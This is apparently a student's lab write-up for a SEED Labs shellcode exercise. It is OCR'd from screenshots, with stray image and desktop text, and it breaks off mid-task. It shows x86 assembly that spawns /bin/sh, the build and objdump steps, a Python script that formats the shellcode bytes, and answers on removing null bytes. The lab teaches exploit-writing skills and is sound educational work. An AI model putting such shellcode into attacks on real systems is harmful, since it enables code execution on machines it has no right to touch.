


Information and Networking Security

Quiz - 1


Name: Hemanth Sai Kumar Maddhuri

ID: 999902480


Firstly, I have downloaded virtual box VM and seed ubuntu-20.04 VM from https://seedsecuritylabs.org/Labs_20.04/Software/Shellcode/



Then I have set my username which has first+lastname




Which eventually loads like this,




I have downloaded Labsetup.zip


https://seedsecuritylabs.org/Labs_20.04/Software/Shellcode/ and extracted it as Labsetup,



Extracted Labsetup.zip has the below files,



Task 1.a: The Entire Process of writing a shell code



- Compiling to object code using the command,
 - `$ nasm -f elf32 mysh.s -o mysh.o`
- Linking to generate final binary using the command,
 - `$ ld -m elf_i386 mysh.o -o mysh`
- Using `echo $$` we print the shell id
- After executing `./mysh` moves the current shell to new terminal. As, we can clearly see that the process id is different.

```

SEED-Ubuntu20.04 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Activities Terminal Jun 10 01:52
hemanthsakunarmaddhuri@VM: ~/Downloads/Labsetup

hemanthsakunarmaddhuri@VM:~/Downloads/Labsetup$ cat mysh.s
section .text
global _start
_start:
; Store the argument string on stack
xor eax, eax
push eax
; Use 0 to terminate the string
push "//sh"
push "/bin"
mov ebx, esp ; Get the string address

; Construct the argument array argv[]
push eax ; argv[1] = 0
push ebx ; argv[0] points "/bin//sh"
mov ecx, esp ; Get the address of argv[]

; For environment variable
xor edx, edx ; No env variables

; Invoke execve()
xor eax, eax ; eax = 0x00000000
mov al, 0x0b ; eax = 0x0000000b
int 0x80

hemanthsakunarmaddhuri@VM:~/Downloads/Labsetup$ nasm -f elf32 mysh.s -o mysh.o
hemanthsakunarmaddhuri@VM:~/Downloads/Labsetup$ ld -m elf_i386 mysh.o -o mysh
hemanthsakunarmaddhuri@VM:~/Downloads/Labsetup$ echo $$
3675
hemanthsakunarmaddhuri@VM:~/Downloads/Labsetup$ ./mysh
$
$ echo $$
4113
$
  
```

Activate Windows
Go to Settings to activate Windows.

We use command, **\$ objdump -Mintel --disassemble mysh.o** which executes to disassembly the required machine code so that we can use it later. This is done using objdump which uses At & t mode along with **-mintel** to produce the assembly code in intel mode.

```
SEED-Ubuntu20.04 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help

Activities Terminal Jun 10 01:57
hemanthsaikumaraddhuri@VM: ~/Downloads/Labsetup

; Invoke execve()
xor    eax, eax          ; eax = 0x00000000
mov    al, 0x0b          ; eax = 0x0000000b
int    0x80

hemanthsaikumaraddhuri@VM:~/Downloads/Labsetup$ nasm -f elf32 mysh.s -o mysh.o
hemanthsaikumaraddhuri@VM:~/Downloads/Labsetup$ ld -m elf_i386 mysh.o -o mysh
hemanthsaikumaraddhuri@VM:~/Downloads/Labsetup$ echo $$
3675
hemanthsaikumaraddhuri@VM:~/Downloads/Labsetup$ ./mysh
$
$ echo $$
4113
$ objdump -Mintel --disassemble mysh.o


mysh.o:      file format elf32-i386


Disassembly of section .text:

00000000 <start>:
0:  31 c0          xor     eax,eax
2:  50             push    eax
3:  68 2f 2f 73 68 push    0x68732f2f
8:  68 2f 62 69 6e push    0x6e69622f
d:  89 e3          mov     ebx,esp
f:  50             push    eax
10:  53            push    ebx
11:  89 e1          mov     ecx,esp
13:  31 d2          xor     edx,edx
15:  31 c0          xor     eax,eax
17:  b0 0b          mov     al,0xb
19:  cd 80          int     0x80
$
```

Later, **XXD** command is used to print out the content of binary file and then we copy the required machine code out of the binary file.

The image shows a Windows 10 desktop environment. A terminal window is open, displaying assembly code and its hexadecimal representation. The terminal title bar reads "hemanthsalkumarmaddhurl@VM: ~/Downloads/Labsetup". The assembly code includes instructions like "push", "mov", "xor", and "tnt" with various registers and immediate values. Below the assembly code, the command "\$ xxd -p -c 20 mysh.o" is executed, resulting in a long hexadecimal string. A large, semi-transparent Windows logo watermark is centered on the screen. The taskbar at the bottom shows the Start button, a search bar, and several pinned applications including File Explorer, Edge, and various utility tools. The system tray on the right shows the date and time as 1:39 AM on 5/10/2023.



SEED-Ubuntu20.04 [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

Activities Jun 10 02:01

Text Editor ~/Downloads/Labsetup

Open Save

```

1#!/usr/bin/env python3
2
3# Run "xxd -p -c 20 rev_sh.o",
4# copy and paste the machine code to the following:
5ori_sh = """
631c050682f2f7368
7682f62696e89e3505389e131d231c0b0bcd80
8"""
9
10sh = ori_sh.replace("\n", "")
11
12length = int(len(sh)/2)
13print("Length of the shellcode: {}".format(length))
14s = 'shellcode= (\n' + ' ' * length)
15for i in range(length):
16    s += "\\x" + sh[2*i] + sh[2*i+1]
17    if i > 0 and i % 16 == 15:
18        s += "\n" + ' ' * 16
19s += "\n" + ").encode('latin-1')"
20print(s)
21
22

```

Activate Windows

Python 3 Tab Width: 8 Ln 22, Col 1

Type here to search

2:01 AM 6/10/2023

[illegible]

Task 1.b. Eliminating Zeros from the Code

- If we want to assign zero to `eax`, we can use "`mov eax, 0`", but doing so, we will get a zero in the machine code. A typical way to solve this problem is to use "`xor eax, eax`". Please explain why this would work.

Ans: As per the question using "`mov eax, 0`" is not a good idea as it has zero in machine code whereas when we use "`xor eax, eax`" there is no zero in the machine code. So we go for "`xor eax, eax`".

- If we want to store `0x00000099` to `eax`. We cannot just use `mov eax, 0x99`, because the second operand is actually `0x00000099`, which contains three zeros. To solve this problem, we can first set `eax` to zero, and then assign a one-byte number `0x99` to the `al` register, which is the least significant 8 bits of the `eax` register.

Ans: From my knowledge, if we want to store `0x00000099` to `eax`, we can write the code as

```
xor eax, eax
```

```
mov al, 0x99
```

- Another way is to use shift. In the following code, first `0x237A7978` is assigned to `ebx`. The ASCII values for `x`, `y`, `z`, and `#` are `0x78`, `0x79`, `0x7a`, `0x23`, respectively.

Ans: We use shift operator to solve this code and it is written as


```
mov ebx, 0x78797a23
```

```
shl ebx, 8
```

```
shr ebx, 8
```


- **Task.** In Line 1 of the shellcode mysh.s, we push `"/sh"` into the stack. Actually, we just want to push `"/sh"` into the stack, but the push instruction has to push a 32-bit number. Therefore, we add a redundant `/` at the beginning; for the OS, this is equivalent to just one single `/`. For this task, we will use the shellcode to execute `/bin/bash`, which has 9 bytes in the command string (10 bytes if counting the zero at the end). Typically, to push this string to the stack, we need to make the length multiple of 4, so we would convert the string to `/bin////bash`. However, for this task, you are not allowed to add any redundant `/` to the string, i.e., the length of the command must be 9 bytes (`/bin/bash`). Please demonstrate how you can do that. In addition to showing that you can get a bash shell, you also need to show that there is no zero in your code.


Ans: With respect to the above statements we change the code as,



```

1 section .text
2 global _start
3 _start:
4     ; Store the argument string on stack
5     mov edx, "h***"    ; moving string "h***" to register edx
6     shl edx, 24        ; shifting the bits left for 24 bits
7     shr edx, 24        ; shifting the bits right for 24 bits
